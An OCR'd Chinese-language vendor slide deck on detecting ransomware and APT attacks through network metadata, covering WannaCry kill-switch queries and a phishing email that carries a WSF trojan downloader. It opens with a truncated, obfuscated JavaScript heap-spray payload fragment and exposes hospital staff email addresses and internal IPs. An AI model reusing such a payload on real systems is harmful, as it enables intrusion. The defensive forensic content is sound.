dd4%Z7a50%Z56e3%Z1c96%Z8db7%Ze92c%Ze607%Z4e23%Zdbe6%Z52a6%Zae6e%Z3573%Z27a2%Z374a%Z27aa%Zee82%Z8e18%Z356b%Z73a2%Zee4a%Z89b5%Zc92c%Z2447%Z6086%Z866a%Z2543%Z88b5%Zc92c%Z241b%Z14a6%Zae18%Z4373%Z03b2%Zf958%Z9b4f%Z8452%Zf5a1%Zd489%Z2c92%Zc452%Zf8e3%Z3dd5%Zaefe%
Z313d%Zd797%Zfc58%Z52ef%Z4496%Zae6e%Z3177%Zdb62%Z432d%Z8b18%Z2cbb%Zdbe6%Z43d3%Z37b2%Z395e%Z25e7%Z432c%Z24b7%Z5486%Z5e20%Z42d3%Z2418%Zdf92%Z8995%Z3914%Z25e3%Z432c%Ze883%Z92e1%Z5e20%Z42db%Z2418%Ze496%Zdba2%Zbcb9%Zd98d%Zb8b9%Zdb8d%Zbfb9%Zdb8f%Zbcd3%Z56a7%Zbc5
6%Z2419%Zec2c%Z8e18%Z3537%Z47a2%Zc958%Z5043%Z372d%Z23aa%Z11b3%Z2364%Zc8d3%Zeee2%Z660f%Z013b%Zf578%Z92ae%Z5331%Z4286%Zef81%Zae18%Zea2b%Zae18%Z434f%Z0fb2%Z4385%Z6fb2%Zc92c%Z247b%Z7086%Z5e20%Z42d3%Z2418%Zdf92%Z8995%Z3914%Z25e3%Z432c%Ze883%Z92e1%Z5e20%Z42db%Z2
418%Ze496%Zdba2%Zbcb9%Z5e6a%Z42d3%Z2418%Z2c83%Z2477%Z7c86%Z8e18%Zd617%Z8be7%Ze92c%Z884b%Zea86%Z50b0%Z98bf%Z50ff%Z8096%Z8f6c%Zc4d6%Z0ee4%Zf658%Z50ff%Z9c89%Z06e4%Z8e30%Z50ae%Z37e7%Z2ee4%Z43e0%Ze81b%Z1013%Z1fdd%Zbba7%Z1426%Zbfde%Z301f%Z8721%Zff9b%Zc9c7%Z5006%
Z9889%Z06e4%Z37b5%Z90eb%Ze658%Zd8fb%Z370e%Z50e3%Z79d0%Zd90c%Z7ce0%Z0e6c%Ze28c%Z80ba%Zb411%Z8de7%Z1db7%Zdbd7%Zbcd3%Z1b62%Zb0ab%Z9b6c%Z37df%Zc797%Z377e%Zd3a7%Zb538%Z9b6c%Z37e7%Z6367%Zbcd3%Z85e7%Z2c10"));
var nop =  unes("\x25\x75484a\x25\x75f999");

var buffer = new StringBuffer();
while(nop["\x6c\x65\x6e\x67\x74\x68"] <= 35000)
{
```


FAIRLINE

Metadata 時光回溯 / 獵掃 (Historical Analysis)

- 3/22時，未偵測到此惡意攻擊，且威脅情資尚無此惡意檔案特徵碼
- 但已完整記錄下該次攻擊所有Metadata



Metadata 時光回溯 / 獵掃 (Historical Analysis)



- 3/28威脅情資更新後，系統自動進行歷史回溯掃描並發現此惡意軟體及告警

Metadata 應用

查詢內網中有哪些已感染WannaCry的主機(Kill Switch Query)


Client IP	Direction	ServerIP	ServerPort	ServerFQDN
10.30.42.204	==>	104.17.37.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
10.30.68.178	<==	104.17.37.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
10.30.42.143	==>	104.17.41.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
10.30.48.187	<==	104.17.41.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
10.30.28.193	==>	104.17.37.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
10.30.50.49	<==	104.17.37.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
10.30.52.75	==>	104.17.39.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
10.30.27.99	<==	104.17.39.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
10.30.27.135	==>	104.17.38.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
10.30.24.45	<==	104.17.38.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
10.30.53.201	==>	104.17.41.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
10.30.50.28	<==	104.17.41.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
10.30.24.11	==>	104.17.39.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
10.30.64.23	<==	104.17.39.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
10.30.50.29	==>	104.17.38.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
10.30.34.149	<==	104.17.38.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
10.30.28.184	==>	104.17.37.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
10.30.53.26	<==	104.17.37.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
10.30.28.165	==>	104.17.38.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
10.30.27.211	<==	104.17.38.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
10.30.204.12	==>	104.17.40.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
10.30.52.38	<==	104.17.40.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
10.30.50.27	<==	104.17.41.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
10.30.4.38	==>	104.17.38.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
10.30.27.32	<==	104.17.38.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
10.30.24.24	==>	104.17.40.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
10.30.28.13	<==	104.17.40.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
10.30.28.19	==>	104.17.41.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
10.30.47.230	<==	104.17.41.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
10.30.4.36	==>	104.17.40.137	80	www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com

找出客戶端Kill Switch Domain查詢軌跡 整理出內部已中WannaCry主機清單

FAIRLINE

Metadata 應用

偵測到外部IP 182.187.3.46 透過 SMTP 寄送惡意郵件至內部信箱



FAIRLINE

Metadata 應用：詳細事件內容分析

Src (Client)	SMTP	Dst (Server)
182.187.3.46	→	10.30.99.112
Gujranwala, Pakistan	57273 → 25	CGMH-Linkou, CGMH
[Empty]		thunder.cgmh.org.tw

Severity	Critical
Threat Score	41
Alert Time	2017-06-09 19:41:02
Rule Name	Malware Detection Engine
Summary	Detected malware using "FSS_AutoMDE_Suspicious Java Script"

Decoding Path & Channel Attributes — Safe Download OFF

DNSResolution

Server FQDN thunder.cgmh.org.tw

SMTP — Download

Client [39.35.139.82]

Server Thunder.cgmh.org.tw

User [illegible]@paignton-court-hotel.co.uk

From [illegible]@paignton-court-hotel.co.uk

To myhsu2004@[illegible]

寄件者: Anna Mills@paignton-court-hotel.co.uk

信件主旨: Copy Credit Note

收件者: xxxxx2004@xxxx.xxx.tw

mime — Download

Subject	Copy Credit Note
Message-ID	<168959716209274889671E3BD50FDDE36B3CA8@sbserver.paignton-court-hotel.co.uk>
From	Anna Mills <anna.mills@paignton-court-hotel.co.uk>
User	Anna Mills <anna.mills@paignton-court-hotel.co.uk>
Return-Path	anna.mills@paignton-court-hotel.co.uk
To	<myhsu2004@cgmh.org.tw>
Filename	874363.zip


Decoding Path: SMTP[1]
- mime
  - multipart[2]
    - mime(874363.zip.b64)
      - base64(874363.zip)
        - zip(AA-120-RR.zip)
          - zip(AA-120-RR.wsf)

壓縮檔: 874636.zip
壓縮檔: 874636.zip
惡意程式: AA-120-RR.wsf

註: WSF檔為Windows Script File，文件內中可包含js和vbs腳本，而駭客可將病毒程式嵌入wsf文件中進行傳播

FAIRLINE

Metadata 應用：詳細事件內容分析



Fidelis判斷該wsf檔案為
JavaScript木馬程式 - Trojan-Downloader
會在使用者不知情的狀況從網路下載病毒及蠕蟲。


FAIRLINE

Metadata 應用：進行全時全域調查

以Subject : copy credit note和Filetype : wsf為調查條件，進一步調查所有資料是否有相同的信件寄送到內部其它信箱，結果發現共有4筆

FAIRLINE

Metadata 應用：進行全時全域調查



以Tabular 欄位方式呈現可發現在事件發現時間都在6月9日晚上7點，而且來源IP、寄件者、收件者、檔案名稱及MD5資訊都不相同

FAIRLINE

APT防禦能力

APT攻擊防禦

偵測阻斷APT攻擊

(Real-time)即時偵測阻擋APT網路攻擊

- 網路流量偵測檢查：含網路0~65535埠及全部通訊協定
- 偵測與阻擋未知的網路通訊協定及惡意URL通訊
- DNS異常活動的監控，偵測潛在惡意的DNS活動
- 封包從組辨識檔案內容，可無限循環解壓縮分析惡意程式
- MDE惡意程式偵測引擎 (Real-time) 即時威脅防禦
- 整合網路病毒情資惡意程式來源資料支援 YARA RULE
- 動態程式碼擬真模擬執行(Emulation)快速偵測已知與未知的惡意程式

Forensic資安鑑識能力

Forensic資安鑑識

事件反應調查

保存所有網路流量Metadata資訊

- 保存完整Metadata網路連線的歷史紀錄
- 深入調查縱向與橫向關聯性APT滲透與DLP外洩的完整歷程
- 網路鑑識分析：
  視覺圖像化的元數據分析描述性介面、快速搜索，查詢
- 歷史連線回朔調查，深入追蹤異常網路連線
- 時光回朔機制偵測網路惡意元件
- 調查橫向感染受到APT滲透的其他網路設備

總結

勒索軟體概述

- 勒索是一種達到目的的手段，而非方法(Method)

- 勒索方式不僅限於加密檔案系統
  - 使用不雅圖片 遮擋使用者電腦
  - 宣稱已發現受害者電腦遭到非法使用
  - 封鎖作業系統
  - 任何可以讓受害者感到威脅的勒索方式

- 並非單一管道入侵

如何保護自己免受勒索軟件的侵害？

- 最佳方法是預防

